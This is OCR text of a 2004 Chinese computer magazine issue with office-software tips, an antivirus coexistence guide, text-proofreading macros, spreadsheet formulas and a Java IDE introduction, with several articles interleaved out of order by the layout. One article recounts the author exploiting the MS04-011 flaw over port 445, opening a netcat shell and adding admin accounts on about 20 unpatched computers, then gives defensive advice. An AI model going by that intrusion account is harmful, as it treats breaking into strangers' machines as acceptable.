如果要同时打开多个Word文件进行浏览，那么文件间的切换就不那么方便了，其实你完全可以为Word增加像IE那样的前进和后退按钮，只要一按就能一页一页地切换。点击"视图→工具栏→自定义"，在"命令"选项卡的"类别"栏选中"所有命令"，在左侧的"命令"栏处找到并按住"PrevWindow"，将它拖动到菜单栏，这样就生成了"前一个窗口"选项，接着再找到"NextWindow"，同样拖动到菜单栏，这样就生成了"下一个窗口"选项。以后只要分别按下它们，就能快速切换窗口了。

边报告边画重点

在用PowerPoint XP/2003进行演示时，如果能够随时将重点用笔勾划出来，那么效果将更好。只要在播放时按一下鼠标右键，并将光标移到"指针选项"，再按下"原珠笔"或"荧光笔"或"毡尖笔"，接下来就可以直接在上面画重点了。同时，这里面还有几个个性化的选项，比如："墨迹颜色"、"指针选项"等。

预听需要下载的MP3

在寻找一首MP3歌曲时，如果怕找到错误的歌曲，那么可以利用音频解霸A8的预听功能：打开音频解霸A8，选择菜单中的"文件→打开Internet"，然后在"请输入URL"中输入MP3下载网址，并将"预载缓冲"后的数值调小，点击"确认"后，就可以预听一段歌曲了。

在低配置电脑上播放MP3文件

如果你的电脑配置比较低，在播放MP3文件时，声音可能会断断续续。这时，可以使用如下方法进行设置：打开音频解霸A8，选择菜单中的"音频→音频缓冲帧数"，然后在弹出的窗口中，将帧数设置为"8"即可。这样设置后，就可以保证声音不断，但这时你运行其他的程序也会变得很慢，所以建议不要多任务执行。

如果你经常听CD或是从局域网中的其他电脑上读取音频文件，那么最好也将帧数调高一些。

让Windows Media Player播放窗口置顶

Windows Media Player(以下简称WMP)是一款很多朋友都在使用的音、视频播放器，但很多朋友并不知道如何将这个视频窗口置顶，这非常不方便我们进行多任务的操作。其实WMP的窗口置顶功能在使用外观模式时才能启用，具体方法为：选择菜单中的"工具→选项"，勾选"播放机"标签下的"外观模式时显示在最前端"，"确定"后，点击菜单中的"查看→外观模式"即可。

直接显示全部文件

用WinRAR打开压缩包后，你会看到根据文件夹结构列出的所有文件，但如果需要只解压缩某个文件，则要先进入到该文件，再解压缩使用。如果觉得这样很麻烦，那么可以依次点击WinRAR菜单中的"选项→文件列表→平面文件夹查看"即可。

MyMPC的完美画中画

进入MyMPC，选择菜单中的"查看→选项"，选中"使用新窗口播放新媒体"项，然后分别打开两个MyMPC，播放两个不同的视频文件。分别激活两个窗口，并按下Ctrl+0，这时再把其中的一个播放窗口最大化，再激活另一个窗口，并按下Ctrl+T，让其置顶，这样就实现了简单的画中画功能。比如你在播放一些无法快进的网络媒体时可以试试这个方法，它不会让你错过精彩镜头。另外，你可以使用鼠标滚轮分别为两个窗口增加或减少音量，这样可以互不打扰。

CF [SY14]

秘技！毒霸和瑞星同时为你站岗

■云南　航瑞

很多朋友都会问，到底能不能在一台电脑上安装两款杀毒软件，他们总是认为一款软件不够安全，总想再多安装一款杀毒软件。这当然是好想法，毕竟每款杀毒软件都有独特的功能及特点，有的占用系统资源小，有的查杀能力高，但如何去解决冲突问题呢？

本文会为大家讲解如何同时安装金山毒霸VI(以下简称毒霸)和瑞星2004(以下简称瑞星)两款杀毒软件。可能很多朋友都知道，瑞星在安装时，如果系统中还有一款杀毒软件就会拒绝安装，怎样才能解决这个问题呢？安装两款软件后，防火墙会出现冲突，如何解决呢？如何才能随时调用任意一款杀毒软件，对文件进行查杀呢？来看看本文的方法吧。

第一步:安装瑞星

先安装瑞星杀毒软件，然后打开软件主界面，单击“升级”将病毒库及杀毒引擎升级至最新版本。接着备份安装文件，以便后面安装。单击“工具→制作硬盘安装备份”在弹出的对话框中选择安装程序的保存路径，如“D:\RavBack”，按“下一步”按钮，完成瑞星的硬盘安装文件备份。最后从系统中卸载瑞星杀毒软件。

第二步:安装毒霸

安装毒霸，运行“在线升级”，将病毒库及杀毒引擎升级至最新版本。接着把毒霸主文件夹(默认的路径为C:\KAV6)，完整地复制并保存到你的备份磁盘中(如D:\KAV6)。卸载毒霸VI，重启后，再将毒霸安装分区下的(如C:\)KAV6和KRECYCLE两个文件夹删除，完成卸载。

第三步:重装瑞星

打开已备份的瑞星安装文件(D:\RavBack)，双击“Setup.exe”，重新将瑞星杀毒软件安装到系统中，完成后就可删除瑞星安装备份文件夹“RavBack”了。

第四步:重新安装金山毒霸

打开已备份的毒霸主文件夹(D:\KAV6)，右击“KAV32.EXE”，在菜单中选取“发送到→桌面快捷方式”即可创建桌面快捷方式。

接着双击“KAV32.EXE”，在弹出的对话框中输入序列号(见图1)，打开毒霸主界面。现在可以右击一个或多个文件、文件夹，就可在弹出的菜单中选择“金山毒霸”或“瑞星杀毒”直接对所选的文件或文件夹进行病毒查杀了。要想使用网络防火墙只需双击“KAVPFW.EXE”就可启用金山网镖VI，这样以后每次开机它都会自动加载了。



图1　输入序列号

要保证杀毒软件的防毒杀毒作用，必须保持及时升级它的查毒引擎、病毒特征库。在打开的毒霸主界面中，单击“在线升级→激活码设置”，输入升级激活码，按提示就可完成升级。

第五步:关于防火墙

在毒霸主界面的“安全状态”标签中，可以查看到其“病毒防火墙”、“网页防火墙”等未被启用。虽然可以通过一定方法来启动它们，比如启用“网页防火墙”只需在“开始→运行”中输入“regsvr32 D:\KAV6\KAIEPLUS.DLL”即可;要启用“病毒防火墙”，则输入“D:\KAV6\kavsvc/install”安装服务(要卸载服务可以运行D:\KAV6\kavsvc/uninstall)，再往注册表自启动项里添加相应程序(KWatchUI.EXE)，重启电脑后就能启用。

但笔者强烈建议不要启用它们，这样容易造成杀毒软件间相互冲突。此处只推荐启用以嵌入方式保护QQ、ICQ、MSN Messenger安全的嵌入式防火墙，方法为:打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]，在右侧窗格新建一个名为“KAVPlus.EXE”的“字符串值”，数值为“D:\KAV6\KAVPlus.EXE”(不含引号，注意路径要根据毒霸保存位置修改)，关闭“注册表编辑器”，重启即可。

经过以上步骤，我们知道只要备份了毒霸主文件夹，填入软件序列号、升级激活码后无须安装也能够使用金山毒霸VI的大部分主要功能，这样就可以在系统中构成以瑞星2004杀毒软件为主，金山毒霸VI为辅的防毒、杀毒模式。

小资料

如果不想使用金山毒霸VI时可以按如下方法删除。

如果启用了金山网镖VI，应先在系统托盘处，右击网镖图标将“开机时启动”项前的对勾清除。接着打开“注册表编辑器”，在[HKEY_CURRENT_USER\Software]和[HKEY_LOCAL_MACHINE\Software]下把“Kingsoft”项删除。然后在[HKEY_LOCAL_MACHINE\Software\Classes\CLSID]找到并删除金山毒霸VI右键菜单项“{f154d460-3584-11d3-a8b8-5254ab111f56}”，在自启项[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]里，将有关金山毒霸VI的全部启动项删除，然后重启即可。

CF [FH01]

入侵在“震荡波”之外

“震荡波”只是个病毒，“震荡波”背后的秘密你知道吗？本文会告诉你，原来被“黑”也和“震荡波”有关……

■ 上海　狂ρκ雪影

注意:本文提到的所有攻击行为和防御设置均基于NT系统。

Windows的不安全众所周知，特别是NT内核的Windows 2000/XP，由于网络功能组件繁多，漏洞也与之成正比。随着Windows部分底层源代码的泄露，“冲击波”等利用系统服务漏洞进行溢出传播的病毒开始大规模侵袭我们的电脑，最近的“震荡波”又再次敲响了警钟。可以推断，在可以预见的将来，漏洞利用型蠕虫的时代即将到来。可是，真正的入侵——在“震荡波”之外。

今天笔者要讲的是，用“震荡波”的原理侵入个人电脑，这比没有思想的病毒侵入更为可怕，后果也更为致命。

1.入侵背景

很多朋友都不知道什么是溢出，虽然本刊已经多次介绍，但在这里再赘述一下:网络程序(服务)在和用户交换信息时都会预先在内存中开辟一块缓冲区，有时缓冲区过小而用户提交的数据超出了它可存储的范围(前提是没有做相应的检查措施，即没有打补丁且存在漏洞的系统)，一部分数据“流入”了其他地方,就好像一杯水装满了就自然往外流一样，试想如果正好“流入”了代码执行区，而溢出的数据又正好是可执行的代码——没错，利用溢出就可以在目标电脑上执行任意代码了。有人会问:“哪能算这么准，还一定流入执行区？”可千万别小看了那些黑客界的高手。他们每天开着SoftIce和TRW2K(两款调试工具)，调试着不同的程序，任何漏洞都难逃他们的法眼。

2.入侵过程

MS0411安全警告发布后不久，在国内某著名安全网站上便有高手发布了相应的专用扫描器和漏洞利用程序源代码。笔者扫描了一些网段，结果有近20%的电脑存在此漏洞并且没有及时打补丁。

之后，笔者在这些IP中随便选了一个，用编译好的溢出程序试探了对方系统的版本，根据返回值判断出对方使用的是NT5.0，也就是Windows 2000。这样，就获得了溢出的必要参数，正式开始溢出了。有了必要的参数和现成的工具后，溢出攻击变得异常简单。在向对方445端口发送了溢出数据后，笔者就成功地用NC(全名NETCAT，是一种类似Telnet的远程登录器)远程登陆了目标电脑，由于是以管理员身份登陆。在接下来的几串NET命令后，笔者又顺利提升了权限加了一个管理员账号。后面的事情不必多作介绍，大家也应该知道了。就这样，一个小时内笔者轻易获得了20台电脑的管理权限。

需要注意，由于这种入侵方法实际上是用本地电脑连接入侵者的远程电脑，所以即使本地电脑打开了网络防火墙，但由于设置不当或其他原因(一些网络防火墙只能拦截向本地电脑发送的数据包，而对由本地向外连接的数据包则不进行过滤)，用该方法远程电脑就可突破网络防火墙，入侵本地电脑。

3.入侵反思

让我们来分析一下笔者得手的原因，同时也是大家应该注意的地方。

(1)用户没有及时更新操作系统

有些用户安全意识不佳，只是一味地听高手说用Windows 2000，于是自己也开始用。原以为从此可以高枕无忧，孰不知Windows 2000的安全是完全依靠安装后的配置的，默认的设置在网上只能沦为又“一只大肉鸡”。所以如果你的配置较高，建议使用Windows XP，这样，即使是你电脑的Windows XP系统无法升级补丁，也可以使用Windows XP内置的ICF(Internet Connection Firewall)防火墙。

你知道吗？

★打开Windows XP自带的防火墙

第一步:打开“控制面板→网络连接”，右击“本地连接”(或拨号用的连接)，在菜单中打开属性。

第二步:勾选“高级”标签下的“通过限制或阻止来自Internet的对此计算机的访问来保护我的计算机和网络”项。

第三步:如果所使用的电脑是某种服务器，那应该放行该服务所用端口，打开右下的“高级”，在其中选取要开放的服务并打勾。

第四步:如果使用BT等P2P软件或使用的服务不在默认列表中，可以通过“添加”将你要开放的服务加入后再打勾。

注意:BT的默认端口是6881，推荐使用“比特精灵v2.5Final”，此软件可以自动设置ICF中的BT端口并且运行端口映射技术使开放端口大大减少，增强了安全性。

★Windows 2000用户没有使用附加防火墙

Windows 2000并不自带网络防火墙，所以在不经常更新补丁的情况下，安装第三方的网络防火墙是十分有必要的。普通用户推荐使用“天网2.51”，高级用户推荐使用“AtGuard”(Norton数码安全特警的前身，这是采用其架构的最后一个免费版本)。天网的默认设置就已经保证了系统的安全，而AtGuard则需要进一步配置，其可定制性比天网更强，配置也繁琐一些，不推荐菜鸟使用。

砍断尾巴 不再求人

■ 瑞星 张晓兵

最近，小特经常收到QQ好友求助的消息，中间还夹杂着各种“小广告”，不用问，对方中了QQ尾巴病毒。而且QQ尾巴病毒也很搞笑，比如，“六一”儿童节到了，就会发一些关于“六一”儿童节的“广告”。真是让人烦不胜烦，用户想甩都甩不掉。因此，要想舒舒服服地聊天，就有必要了解一下QQ尾巴病毒。

1.怎样知道中了QQ尾巴

《电脑爱好者》已经多次介绍了判断是否中了QQ尾巴的方法，其实很简单：查看自己与好友的聊天记录，如果里面有诸如“这是我的照片”、“很好看的”之类的话，并且这些话后面跟着一些你不熟悉的网址，或在聊天的过程中，聊天窗口总是莫名其妙地自动关闭或出现闪动现象，则证明你已经中了QQ尾巴类病毒了。

2.用专杀工具进行清除



由于QQ尾巴类病毒越来越多，因此瑞星公司推出了一款免费的QQ病毒专杀工具，下载网址为：http://it.rising.com.cn/service/technology/RS_QQMsender.htm，该工具不但可以清除QQ尾巴类病毒，还能清除其他的诸如偷密码的QQ病毒。注意：该工具根据最新出现的QQ尾巴病毒进行了升级更新，所以当你需要杀毒时去下个最新版，这样就能及时清除新产生的QQ尾巴病毒了。



3.预防中毒

要想不中QQ尾巴病毒，那么好友发给你的陌生网址一定要问清楚，确认后再点击打开，这样也就可以将QQ尾巴类病毒拒之门外了。

CF [FH03]

---

(2)没有进行必要的安全配置

虽然这次入侵并没有利用到那些不必要的服务，但可以说在网上约有80%的攻击行为都是由安全配置的疏漏导致的。所以关闭不必要的服务，修改管理员组的名称等都是需要的。

不要小看了安全设置中的各种细节，根据木桶原理我们可以顺推，网络安全的水平取决于安全性最弱的那一部分。真正的黑客是不会放过任何细枝末节的。

到这里，你已经将你的计算机设置得如同铜墙铁壁了。现在网上那些漫天的“黑客”经常说：“告诉我你的IP，马上秒杀你！”，装出一副神的样子，经过以上这一番设置，你完全可以大胆地回答：“来呀！”

你知道吗？

我们常听到的“木桶原理”其实是指，用一个由长短不一的木板做成的木桶盛水时，其最高水位不是由最长的木板所决定，相反的，决定水位的是最短的那块木板。

CF [FH02]

诺顿不能安装的另类原因

■ 北京 杨印祥

近日重装Windows XP，安装完软件，修改并优化系统配置后，想装上诺顿，没想到可怕的事情发生了，显示完Windows Installer后，直接出现了一个“由于错误，安装提前结束”的对话框。难道诺顿就这样不能装了？一般来说，不能安装可能是由于Windows Installer有问题或曾经不正常卸载软件造成的。但这可是全新的系统，而且也排除了Windows Installer和安装文件的问题。于是决定自己动手找出阻止安装的元凶。

首先怀疑是软件冲突，把安装过的软件一一卸载，最后连显卡驱动都卸载了，还是没能解决，看来问题不是出在软件上。走投无路之下，想起曾经修改过一些服务，马上运行Services.msc，把最初禁用过的服务全部改成自动启用，重启后，问题居然解决了，看来元凶就在禁用服务上。但还是没有找出真正元凶是哪个服务。于是将服务一个一个停止禁用，经过一番苦战，终于成功找出元凶，原来是一个叫做Terminal Services的服务，服务内容大概是远程控制一类的东西，看起来跟诺顿没什么关系，没想到就是这个看似无关的服务害我折腾了很久，看来禁用服务虽然可以带来一些安全性，但也有可能引发意想不到的问题。

我还发现安装完诺顿以后再禁用该服务，将会使诺顿无法卸载，这可是防止卸载诺顿的好方法啊。

小提示

★Terminal Services是Windows XP自带的服务，默认状态下，该服务是开启的，它可以让用户通过远程电脑控制主机。这也是黑客入侵时所使用的3389端口。

★如果安装不了诺顿，可试着删除Windows临时文件，关闭系统中其他程序，确认系统中没有其他杀毒软件。

CF [FH04]



改错小秘书 免费请到家

■ ILO 笨笨

在编辑文档或修改资料时，最头痛的事就是那些常见的错别字，虽然用字处理软件中的“替换”功能可以轻松解决它们，但处理很多文档时，这样做会相当费时费力。快来试试本文介绍的“自动校对机器人”吧。

下面以UltraEdit、EmEditor及Word三款支持宏的软件为例，分别制作自动把英文引号修改为中文引号，把“其它”替换为“其他”的宏。

实例一:UltraEdit的自动校对宏

第一步:进入UltraEdit，选择菜单中的“宏→编辑宏”，打开“编辑/创建宏”窗口。接着点击“新建宏”，在“宏名称”中输入一个宏的名字，如“自动校对”，并在“热键”处设置好快捷键，如:Alt + Ctrl+B，点击“确定”按钮。

第二步:在宏编辑区，删除所有的默认宏命令，并添加如下代码(注意括号内为注释，不要输入):

```
Key Ctrl+HOME        (按Ctrl+HOME键)
Loop                 (循环开始)
Find """             (查找第一个“"”)
Replace "“"          ( 替换为““ ”)
Find """             (查找第二个“"”)
Replace "”"          ( 替换为“ ””)
IfNotFound           (如果没有找到“"”)
ExitLoop             (退出循环)
EndIf
EndLoop              (结束循环)
Key Ctrl+HOME        (按Ctrl+HOME键)
Loop
Find "其它"          (查找“其它”)
Replace "其他"       (替换为“其他”)
IfNotFound
ExitMacro            (退出宏)
EndIf
EndLoop
```

第三步:点击“关闭”按钮，并确认更新宏(见图1)。然后，选择菜单中的“宏→保存所有宏”，输入“自动校对”，点击“保存”即可。

第四步:以后一旦加载了“自动校对”宏(在菜单中选择“宏→加载宏”)，然后按下快捷键(Alt + Ctrl + B)就可以快速进行全文替换了。如果希望打开文件后，就自动运行宏，可以选择菜单中的“宏→设置自动加载的宏”，然后，在弹出的窗口中进行设置即可。




图1 在此窗口下按F1键可打开宏帮助窗口，你可以从中了解一些宏命令参数

Just Do It

从上面的代码中你有没有找到规律呢？其实一个完整的替换语句是从“Key Ctrl+HOME”开始，到“EndLoop”结束，每次只要修改“Find "其他"”、“Replace "其他"”中英文双引号内的文字即可，重复并修改上述文字的内容即可生成更多的自动替换。请你尝试添加一个将“您”替换为“你”的完整语句。

实例二:EmEditor自动校对宏

EmEditor 4.0中增加了对JavaScript及VBScript的支持，所以自动校对宏对编程爱好者来说很容易实现，但对于普通用户可能麻烦一些。

第一步:打开EmEditor，输入下面的内容(英文单引号“'”及其后面的字符是注释，不必输入):

```
document.selection.StartOfDocument false    '将光标定位到文件开头
xxx=1
Do while xxx=1
document.selection.Replace Chr(34),"“",eeFindNext
'将搜索到的第一个"替换为“
xxx=document.selection.Replace(Chr(34),"”",eeFindNext)
'将搜索到的第二个"替换为”,同时判断其替换命令是否成功
loop
document.selection.Replace "其它","其他",eeFindNext Or
```

eeReplaceAll

' 将所有的“其它”替换为“其他”

第二步:将该宏保存至任意文件夹，并命名为“自动校对.vbee”，然后在EmEditor的菜单中选择“宏→选择”，打开“自动校对.vbee”。

第三步:打开需要自动校对的文档后，选择菜单中的“宏→自动校对.vbee”即可。

Just Do It

在EmEditor的宏中“document.selection.Replace "xxx","XXX", eeFindNext Or eeReplaceAll”这一个语句可完成一个替换(其中xxx为要替换的文字，而XXX为替换后的文字)，请你实践添加将“软体”替换为“软件”的语句。

实例三:Word自动校对宏

在Word中，宏是用VBA来实现的，由于Word功能强大，再加上在VBA中“ ”与"" 被视为同一字符，所以实现起来就要麻烦一些。

第一步:启动Word，选择菜单中的“工具→宏→Visual Basic编辑器”命令，进入VBA编辑状态。

第二步:在右侧“工程”窗口选中“Normal”项，再选择菜单中的‘插入→模块’项，插入模块。注意，选择‘Normal”项，制作的宏对所有文档有效；如果选择“Project(文档1)”项，则制作的宏仅适用于当前打开的文档。

第三步:将下述代码输入到“normal-模块1”中(英文单引号“'”及其后面的字符是注释，不必输入)：

```
Sub 字符替换() '宏名称,可修改为其他字符
With ActiveDocument.Content.Find '在当前文档中进行查找
.Text = "其它" '被替换的字符
.Replacement.Text = "其他" '替换的字符
.Execute Replace:=wdReplaceAll, Forward:=True '替换全部
End With
End Sub
```

Just Do It

从上述代码中可以看出，只要在“With ActiveDocument.Content.Find”与“End With”间重复输入“.Text =”到“.Execute Replace:=wdReplaceAll, Forward:=True”这三行代码，修改相应字符，即可添加替换多个字符的宏代码。请你尝试增加将“hxxp”替换为“http”的宏语句。

第四步:以上部分仅完成了“其它”替换为“其他”的操作，下面还要继续完成英文引号替换为中文引号的操作(见图2)。输入如下代码(英文单引号“'”及其后面的字符是注释，不必输入)：



图2 两个子程序

```
Sub 替换引号()
Dim Countx As Integer, i As Integer, Sh As Byte '声明变量
'以下代码统计出文中的引号数目(包括""“ ”)
Countx = 0
On Error Resume Next
With ActiveDocument.Content.Find
Do While .Execute(FindText:="""", Forward:=True, Format:=True) = True
Countx = Countx + 1
Loop
'以下代码判断引号是否配对出现
Sh = Countx Mod 2
If Sh <> 0 Then
MsgBox "引号不配对！"
Exit Sub '如果引号不配对,则退出宏
End If
End With
For i = 1 To Countx
Sh = i Mod 2 '求i值除以2的余数
If Sh <> 0 Then '如果余数不等于0(即为奇数),则将相应的引号替
'换为“前z”
With ActiveDocument.Content.Find
.Text = """"
.Replacement.Text = "前z"
.Execute Replace:=wdReplaceOne, Forward:=True
End With
Else
With ActiveDocument.Content.Find '反之则将相应的引号替换为“后z”
.Text = """"
.Replacement.Text = "后z"
.Execute Replace:=wdReplaceOne, Forward:=True
End With
End If
Next '进行下一对引号的替换
With ActiveDocument.Content.Find
'以下代码将所有的“前z”替换为左引号
.Text = "前z"
.Replacement.Text = "“"
.Execute Replace:=wdReplaceAll, Forward:=True
'以下代码将所有的“后z”替换为右引号
.Text = "后z"
.Replacement.Text = "”"
.Execute Replace:=wdReplaceAll, Forward:=True
End With
End Sub
```

第五步:输入完成后，关闭VBA编辑窗口即可。接着用Word打开需要修改的文档(或将相应文本复制到Word的一个文档中)。依次选择菜单中的“工具→宏→宏”项(或按“Alt+F8”键)，打开“宏”对话框，选中相应宏(“字符替换”

免费的飓风助我统计学生成绩

■陈秀峰　E 龙工作室 / 笑笑先生

一转眼，一个学期结束了，作为班主任的我，又要统计学生的各科成绩了。正巧，金山公司推出了“WPS Office 飓风版”，作为一个国产软件的坚决支持者，我决定就用“飓风电子表格”来统计这学期的学生成绩！

第一步:启动飓风电子表格，仿照如图1所示样式，制作一份空白表格，并设置好字体、字号等，然后取名保存。其中需要特别注意的点为:

	A	B	C	D	E	F	G	H	I	J	K
1			晓风中学成绩统计表								
2	学号	姓名	语文	数学	英语	政治	历史	地理	生物	总分	名次
60	10458	丁58	69.0	60.0	71.5	54.0	60.0	52.0	70.0	436.5	52
61	10459	丁59	72.0	84.0	77.0	82.0	73.0	66.0	53.0	507.0	31
62	10460	丁60	75.0	96.0	80.5	82.0	55.0	56.0	53.0	497.5	37
63		平均分	71.22	82.03	72.64	76.27	72.60	64.60	68.20	507.6	
64		最高分	85.00	100.00	88.50	99.00	98.00	95.00	92.00	657.5	
65		最低分	56.00	15.00	49.00	0.00	48.00	27.00	29.00	224.0	
66	分数段人数	>=90	0	25	0	12	8	4	4		
67		80-89	10	13	16	16	9	10	14		
68		70-79	26	12	25	17	19	14	15		
69		60-69	20	5	12	10	16	8	7		
70		<60	4	5	7	5	8	24	20		

图1

★合并单元格:如图1，同时选中A66至A70单元格，执行“格式→合并单元格→定义”，即可将上述5个单元格合并成一个单元格(选中合并的单元格，执行“格式→合并单元格→取消”，即可将合并的单元格拆分成原有的多个单元格)。

★单元格字符竖排:选中A66单元格，执行“格式→单元格”，打开“单元格属性”对话框(见图2)，切换到“单元对齐”标签下，选中“竖排”文字选项，并设置好“水平”和“垂直”对齐方式，确定返回，则相应单元格中的字符就竖直排列了(见图1)。



图2

★表头行(列)冻结:选中C3单元格，执行“窗口→冻结”，即可将第1、2行(A、B列)冻结起来。经过这样的设置后，拖动“垂直”(水平)滚动条时，第1、2行(A、B列)始终出现在表的上部(左侧)，而不被遮掩(见图1)。

第二步:选中J3单元格，输入公式:=SUM(C3:I3)，计算出第一位学生的总分;选中K3单元格，输入公式:=RANK(J3;$J$3:$J$62)，计算出第一位学生的总分排名。

> **小提示**
> 符号“$”表示对单元格的“绝对引用”，即采取下面第三步的拖拉复制公式时，绝对引用的单元格地址不发生改变，而相对引用的单元格地址则会做相应的变动。

第三步:同时选中J3和K3单元格，将鼠标移至K3单元格右下角“小黑块”处(见图3)，按住左键向下拖拉至K62单元格，将上述公式复制到拖拉过的单元格区域中，计算出其他同学的总分和排名。

第四步:选中C63单元格，输入公式:=AVERAGE(C3:

或“替换引号”)，点击“运行”按钮即可。

第六步:如果觉得上述运行宏的方法比较麻烦，想每打开一个文档，就让宏自动运行一次，只要在刚才的宏窗口中，继续输入如下代码即可:

```
Sub AutoOpen()
call 字符替换
call 替换引号
End Sub
```

现在你再打开新文档，Word就会自动帮你完成校对任务了！

小编有话说:为了方便读者使用，你可以从http://www.newhua/cfan/200413/宏.RAR下载本文提到的所有宏代码，另外这里要特别感谢ExcelHome论坛的守柔网友提供的Word引号替换宏代码。CF [BG01]

> **小资料**
> 在工具栏上为常用的宏建立一个宏按钮
> 第一步:选择菜单中的“工具→自定义”项，点击“命令”标签。
> 第二步:在左侧“类别”下选择“宏”，然后将右侧“命令”下面相应的宏(如“Normal.模块1.替换引号”)拖到工具栏合适的位置上。
> 第三步:单击“更改所选内容”按钮，在弹出的菜单中选择“总是只用文字”选项，并将“命名”框中的字符修改为一个便于识别的名称(如“替换引号”)。
> 第四步:关闭“自定义”对话框即可。

本文在UltraEdit 10.10c、EmEditor Professional Version 4.04、Word 2000中测试通过。

> **小资料**
>
> WPS Office飓风版有什么新花样？
>
> **1.超强的格式兼容性**
>
> **进行了格式转换优化，可让用户方便地打开WPS Office系列文件和Microsoft Office文件。同时，还把打开的文件转换成PDF文档，也可以把绘图文档转换成流行的SWF(Flash)文件。对Word文档的兼容性非常不错，不足之处是在打开上百页的Word文档时会比较慢，另外不能显示在Word中自动生成的目录。**
>
> **2.方便的机器双向翻译**
>
> **嵌入了IBM优秀的中英双向翻译引擎，同时提供了两种翻译模式，即“翻译整篇文档”和“逐段对照翻译”。同时飓风字典可对中英文单词或短语进行双向翻译，还可以标出单词的音标并朗读该单词。让用户在编辑文档的同时，使用字典进行实时翻译。**
>
> **3.强劲的中文简繁转换**
>
> **飓风不仅提供了中文简体汉字和繁体汉字的内码转换，还提供了韩文转换为中文的工具。**
>
> **4.新鲜的朗读功能**
>
> **能朗读英文或简体中文的文本，也可以将朗读结果输出为.WAV格式的文件。不过，使用时感觉发音不太清晰，效果不太好。**

C62)，计算出“语文”学科的平均分；选中C64单元格，输入公式：=MAX(C3:C62)，计算出“语文”学科的最高分；选中C65单元格，输入公式：=MIN(C3:C62)，计算出“语文”学科的最低分。




图3

第五步：选中C66单元格，输入公式：=COUNTIF(C3:C62;">=90")，计算出“语文”学科“90分及以上”学生的数目；选中C67单元格，输入公式：=COUNTIF(C3:C62;">=80")-COUNTIF(C3:C62;">=90")，计算出“语文”学科“80～89分”学生的数目；选中C68单元格，输入公式：=COUNTIF(C3:C62;">=70")-COUNTIF(C3:C62;">=80")，计算出“语文”学科“70～79分”学生的数目；选中C69单元格，输入公式：=COUNTIF(C3:C62;">=60")-COUNTIF(C3:C62;">=70")，计算出“语文”学科“60～69分”学生的数目；选中C70单元格，输入公式：=COUNTIF(C3:C62;"<60")，计算出“语文”学科“低于60分”学生的数目。

第六步：同时选中C63至C70单元格，仿照上面第三步的操作，将上述公式复制到D63至I70单元格区域中，完成其他学科相应成绩数据的统计。

第七步：至此，一份用“飓风电子表格”制作的学生成绩表就完成了，将学生的成绩输入到相应的单元格中，系统会自动完成相应数据的统计工作(见图1)。CF [BG02]

回音壁

Excel快速输入数据又一法

■ 广东　张楚楠

《电脑爱好者》2003年第19期刊登了《妙用“选择性录入”，制表更轻松》一文，提供了一种快速输入数据的方法。文中所提方法是使用鼠标操作的，对于习惯使用键盘输入数据的人稍难适应。其实只要利用简单的IF语句，就能大大简化输入过程。以输入下面的数据为例，简单作一介绍，希望能有抛砖引玉之效(见图1)。

姓名	性别	政治面貌
[illegible]	男	党员
[illegible]	男	群众
[illegible]	女	党员
[illegible]	女	群众
……	……	……

图1

第一步：在第一行输入表头，然后在A列输入姓名，B列和C列暂时留空。在D列分别填入1，1，2，2，E列则填入1，2，1，2(见图2)。

	A	B	C	D	E
1	姓名	性别	政治面貌		
2	[illegible]			1	1
3	[illegible]			1	2
4	[illegible]			2	1
5	[illegible]			2	2

图2

第二步：在B2填入下列公式：=IF(D2=1,"男","女")，C2填入：=IF(E2=1,"党员","群众")。然后通过拖动单元格填充柄，填充B、C两列的其他数据(见图3)。

	A	B	C	D	E
1	姓名	性别	政治面貌		
2	[illegible]	男	党员	1	1
3	[illegible]	男		1	2
4	[illegible]	女		2	1
5	[illegible]	女		2	2
6					

图3

第三步：选中B2:C5区域，从“编辑”菜单上选择“复制”。然后定位至B2，从“编辑”菜单上选择“选择性粘贴”，粘贴选项中选择“数值”，这样就可以清除D列和E列数据了。最后结果见图4。

	A	B	C	D	E
1	姓名	性别	政治面貌		
2	[illegible]	男	党员		
3	[illegible]	男	群众		
4	[illegible]	女	党员		
5	[illegible]	女	群众		
6					

图4

采用此方法在输入大量数据时，可以提高输入流畅性(输入1，2一定比输入中文来得快)，减少错误。对于从某些特定数据库(通过整数规定属性)导入数据时，采用这种方法神速至极。

CF [BG03]

Java 咖啡馆(3)——Eclipse

■ Gary Chan

铁匠以打造自己的工具为荣。在进入这个行当之时，或接受特殊需求的任务前，制作称手的工具便成了头等大事。通过炼炉、铁砧以及锤子，铁匠循环进行着加热、锻造和冷却过程，直到把钢铁铸造成称手的家伙。

序言

与铁匠挥洒汗水和忍受高温相比，软件开发是一个既干净又抽象的过程。不过，代码与钢铁的相同之处就是它们都有延展性——通过足够的技巧和努力，可以把钢铁或代码变成精致的工具或巨大的机器。

上回我们品尝第一杯咖啡时，只说出了第一句“Hello，world!”，手工编写、编译、调试、运行Java程序，一定让你手忙脚乱，饱尝Java咖啡的苦涩。若要完成一个大型项目，这样的徒手作业无异于愚公移山。

对Java开发者来说，没有什么能够比得心应手的集成开发环境(Integrated Development Environment，简称IDE)更令人着迷。所谓IDE，就是把编写、编译、调试、运行集成在一个统一开发环境中的软件，并且还增加了许多提高开发效率的实用功能，比如高级编辑功能、自动编译、设置断点逐步调试、在IDE内部显示运行结果等。徒手开发好比刀耕火种，用IDE可谓进入了蒸汽时代。

十年前，由于技术所限，IDE还是奢侈品。随着科技的飞速发展，十年之后的今天，界面易用、功能强大、速度飞快的IDE已经无法成为人们热衷的话题，即便免费也难以成为怦然心动的惟一理由。套用经济学术语，人们渴望的不仅仅是一个传统的IDE，而是一种边际效应递增的开发工具——更多的可用资源、更高的开发效率、更合理的开发方法，以及更保值的知识投入——免费当然再好不过了。

